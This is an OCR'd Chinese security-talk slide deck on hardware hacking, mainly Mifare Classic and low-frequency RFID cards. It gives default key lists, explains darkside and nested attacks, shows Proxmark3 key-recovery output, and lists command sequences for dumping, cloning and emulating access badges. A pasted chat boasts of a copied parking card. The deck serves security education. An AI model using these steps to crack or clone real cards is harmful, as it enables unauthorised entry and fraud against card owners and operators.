Hacking Everything---
你身边的硬件安全

百度Scloud 高树鹏
anew5tart


主要内容

- 1 硬件安全在身边
- 2 演示一下&一些原理
  - RFID
  - SDR （软件无线电）
  - BadUSB & Arduino
  - Wifi安全
- 3 总结（共性？）

- Ps:很多现场演示无法放入ppt，见谅。

传统安全

- 对象：PC
- 内容：操作系统攻防、web安全
- 路径：基于TCP/IP的网络，通过寻找操作系统、应用系统的漏洞实现
- **(PS:其实我是搞web安全的）**



硬件安全

- 对象：

+ 一切人身上用到的电子产品

路径

+ 一切其他可以传输信号的载体

我们离物理安全远吗？

- 驾驶（自行）车来上班
- 刷卡吃饭
- 无线上网
- 坐飞机回家
- 出差住酒店
- Gps找家门
- 与妹子发短信
- 一起去泡温泉&晚上开门回家

RFID

- 分为 IC、ID卡等多种（低频 高频）
- 多数是Mifare Classic 1k(S50)
- 有从0到15共16个扇区，每个扇区配备了从0到3共4个段，每个段可以保存16字节的容
- 每张M1卡都有一个全球唯一的UID号


- ID卡没什么可破解的
- 北京市交通一卡通 暂时无法破解 。。。。（DESFire）


RFID卡用途

- 低频卡（125KHz，只记录ID，一般用于门卡）
- 高频卡（一般用于需要读写数据的地方，餐卡、购物卡、水卡。。。）
- 异形卡？白卡？UID卡？

物理特性


- 低频（LF）RFID系统
  - 典型频率约125KHz
  - 空气中波长约2000米
  - 不受水或者金属影响
  - 信息传输速率很慢






物理特性

- 高频（HF）RFID系统
  - 典型频率约13.56MHz
  - 空气中波长约20米
  - 受水或者金属影响不严重
  - 信息传输速率慢



感应原理

- 电磁感应
  - 靠近阅读器天线的位置，电磁场很强
  - 随着距离的增加，电磁场迅速减弱



M1卡结构

区号	段号	一个段内的字节 0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15	说明
15	3 (63)	KEYA Access Bits KEYB	区尾15
	2 (62)		数据段
	1 (61)		数据段
	0 (60)		数据段
14	3 (59)	KEYA Access Bits KEYB	区尾14
	2 (58)		数据段
	1 (57)		数据段
	0 (56)		数据段
:	:		:
:	:		:
:	:		:
1	7 (7)	KEYA Access Bits KEYB	区尾1
	6 (6)		数据段
	5 (5)		数据段
	4 (4)		数据段
0	3 (3)	KEYA Access Bits KEYB	区尾0
	2 (2)		数据段
	1 (1)		数据段
	0 (0)		厂商段

段0结构

厂商段是存储器第一个区的第一个数据段（段 0 ）。它包含了 IC 厂商的数据。基于保密性和系统的安全性，这个段在 IC 卡厂商编程之后被置为写保护，如图 25 所示。





图 25 厂商段结构


认证过程



通讯范例

Step	發 送 者	Hex（16進位內容）	ISO 14443 指令	註 解
0	RD	26	REQUEST	Hi, I am Reader, Is any card here ?
1	TAG	04 00	AWAKE	Hello, I am here.
2	RD	93 20	Polling	Who are you ?
3	TAG	9C 59 9B 32 6C	UID	I am 9C 59 9B 32 6C
4	RD	93 70 9C 59 9B 32 6C 6B 30	ANTI COLL	OK, I want to talk to you 9C 59 9B 32 6C
5	TAG	08 B6 DD	TAG TYPE	Ok. My card type is Mifare Classic 1K
6	RD	60 00 F5 7B	AUTH	開始認證 , 請問 00 Block
7	TAG	82 A4 16 6C	Nt	明文 Nt
8	RD	EF EA 1C DA 8D 65 73 4B	Nr + Nt'	密文 {Nr} + {Ar}
9	TAG	9A 42 7B 20	Nt"	密文 {At}

工作过程



M1卡 攻击方式

- 默认密码攻击
- nested authentication（嵌套攻击）
- 暴力破解 离线（darkside攻击）
- 在线监听

默认密码攻击

- 多应用IC卡都没有更改默认密码，所以导致可以直接使用默认密码来尝试接入IC卡，常见的默认密码有：

```
ffffffffffff
000000000000
a0a1a2a3a4a5
b0b1b2b3b4b5
aabbccddeeff
4d3a99c351dd
1a982c7e459a
d3f7d3f7d3f7
714c5c886e97
587ee5f9350f
a0478cc39091
533cb6c723f6
```

暴力破解 离线（darkside攻击）

- 基于

1. 认证中，当8位parity bits正确，密码错误，会返回加了密的4-bit error code 0x5
2. parity bits是正确的概率1/256，签响应加密的4位错误代码。**成功泄漏12位熵**
3. 最终，56位DES平均破解时间5.6天，使用FPGA进行破解，利用其他加密弱点，6.4天/256=36分钟。

暴力破解 演示

```
proxmark3> hf mf mifare
--------------------------------------------------------------------------------
Executing command. It may take up to 30 min.
Press the key on proxmark3 device to abort proxmark3.
Press the key on the proxmark3 device to abort both proxmark3 and client.
--------------------------------------------------------------------------------
.....#db#
 COMMAND mifare FINISHED


isOk:01


uid(e68487f3) nt(ec49e598) par(2c4c3c24d44c6c4c) ks(0b0f060f0c0f0100)


|diff|{nr}    |ks3|ks3^5|parity         |
+----+--------+---+-----+---------------+
| 00 |00000000| b |  e  |0,0,1,1,0,1,0,0|
| 20 |00000020| f |  a  |0,0,1,1,0,0,1,0|
| 40 |00000040| 6 |  3  |0,0,1,1,1,1,0,0|
| 60 |00000060| f |  a  |0,0,1,0,0,1,0,0|
| 80 |00000080| c |  9  |0,0,1,0,1,0,1,1|
| a0 |000000a0| f |  a  |0,0,1,1,0,0,1,0|
| c0 |000000c0| 1 |  4  |0,0,1,1,0,1,1,0|
| e0 |000000e0| 0 |  5  |0,0,1,1,0,0,1,0|
--------------------------------------------------------------------------------
Key found:63590b680000

Found invalid key. ( Nt=ec49e598
proxmark3> hf mf mifare ec49e598
--------------------------------------------------------------------------------
Executing command. It may take up to 30 min.
Press the key on proxmark3 device to abort proxmark3.
Press the key on the proxmark3 device to abort both proxmark3 and client.
--------------------------------------------------------------------------------
.....................................................

isOk:01


uid(e68487f3) nt(d993ca31) par(2c4ce424d44c6c84) ks(0b0f0e0f0c0f0108)


|diff|{nr}    |ks3|ks3^5|parity         |
+----+--------+---+-----+---------------+
| 00 |00000000| b |  e  |0,0,1,1,0,1,0,0|
| 20 |00000020| f |  a  |0,0,1,1,0,0,1,0|
| 40 |00000040| e |  b  |0,0,1,0,0,1,1,1|
| 60 |00000060| f |  a  |0,0,1,0,0,1,0,0|
| 80 |00000080| c |  9  |0,0,1,0,1,0,1,1|
| a0 |000000a0| f |  a  |0,0,1,1,0,0,1,0|
| c0 |000000c0| 1 |  4  |0,0,1,1,0,1,1,0|
| e0 |000000e0| 8 |  d  |0,0,1,0,0,0,0,1|
#db# COMMAND mifare FINISHED
--------------------------------------------------------------------------------
Key found:ffffffffffff

Found valid key:ffffffffffff
```

nested authentication攻击（离线 认证嵌套）

- 首先已知一个默认密码
- 使用默认密码认证这个扇区，当然OK
- OK后，由于只有第一次随机数是明文，之后都是加密传输，选择其他扇区进行认证，此时tag发送的**Nt为关于那个扇区加密的**！使用timing distance相关漏洞，可以估算出Nt，最终还原密钥流
- Timing distance，攻击者可以估计第一和第二之间的距离δ，猜出TAG的随机数。

hf mf nested ¶


It implements mifare "nested authentication" attack. It needs to know at least one sector key to use it.

在线监听

- 正常认证 通过“XOR效验与算Key”计算出密码

问题：为什么要破解？里面包含什么？

- 正常情况下 所有卡都是加密的
- 解密之后 包含余额、时间、ID号、姓名等信息



[redacted] 11:32:19
我下午给你送上去
[redacted] 11:32:24
哈哈
[redacted] 11:32:31
上次复制卡片很好用
[redacted] 11:33:09
我家不用买车位了
高[redacted] 11:33:19 复制 删除
好哒

- http://www.adellock.com/cn/products.asp?classid=12


RFID演示

- hf mf chk *1 ? t
- hf mf nested 1 0 A FFFFFFFFFFFF d
- hf mf nested 1 0 A a0a1a2a3a4a5 d
- hf mf dump

- 克隆?
- hf mf csetuid 01020304
- hf mf restore


工具

- 用到的工具：
- Acr122u （可监测ic卡）
- Pn532（nfc开发板）
- Proxmark3（神器，IC、ID卡，离线破解、在线监听）




自制天线 及利用方法



A$$ GRABBING METHOD
Existing RFID hacking tools only work when a few centimeters away from badge
Swiping Proximity Cards...
Mifare Hack
Standard proxmark3 cloning
FAILED
Jonathan Westhues
hid fskdemod
98139d7c32 (5432)
98139d7c32 (5432)
98139d7c32 (5432)
proxmark3> lf hid sim 98139d7c32
Emulating tag with ID 98139d7c32
#db# Stopped


HF small tags
HF card-size tags

破解完了呢？

- 大家想想？下一步？





- 新百度工卡类别？DESFire？安全性？成本？


低频RFID卡分析

- 系统自带的lf em4x em410xwatch 和 lf hid fskdemod 命令
- 有很多非标准低频卡
- 如何分析？
- 为什么是偶校验？

1 1 1 1 1 1 1 1 1			9 bits 头
8 bits 版本或厂商ID	D00D01D02D03	P0	
	D10D11D12D13	P1	
32 bits 数据	D20D21D22D23	P2	10 bits 行校验
	D30D31D32D33	P3	
	D40D41D42D43	P4	
	D50D51D52D53	P5	
	D60D61D62D63	P6	
	D70D71D72D73	P7	
	D80D81D82D83	P8	
	D90D91D92D93	P9	
	PC0PC1PC2PC3	S0	
	4位列校验		


预备知识：编码

- 曼彻斯特编码：每一位的中间有一跳变，位中间的跳变既作时钟信号，又作数据信号；从高到低跳变表示"1"，从低到高跳变表示"0"



预备知识:数字调制


- 实际通信中，信道并不能直接传送基带信号，必须用基带信号对载波波形的某些参量进行控制，载波随基带信号变化而变化，称为数字调制。ID与读卡头通信的数据流必须先进行调制。



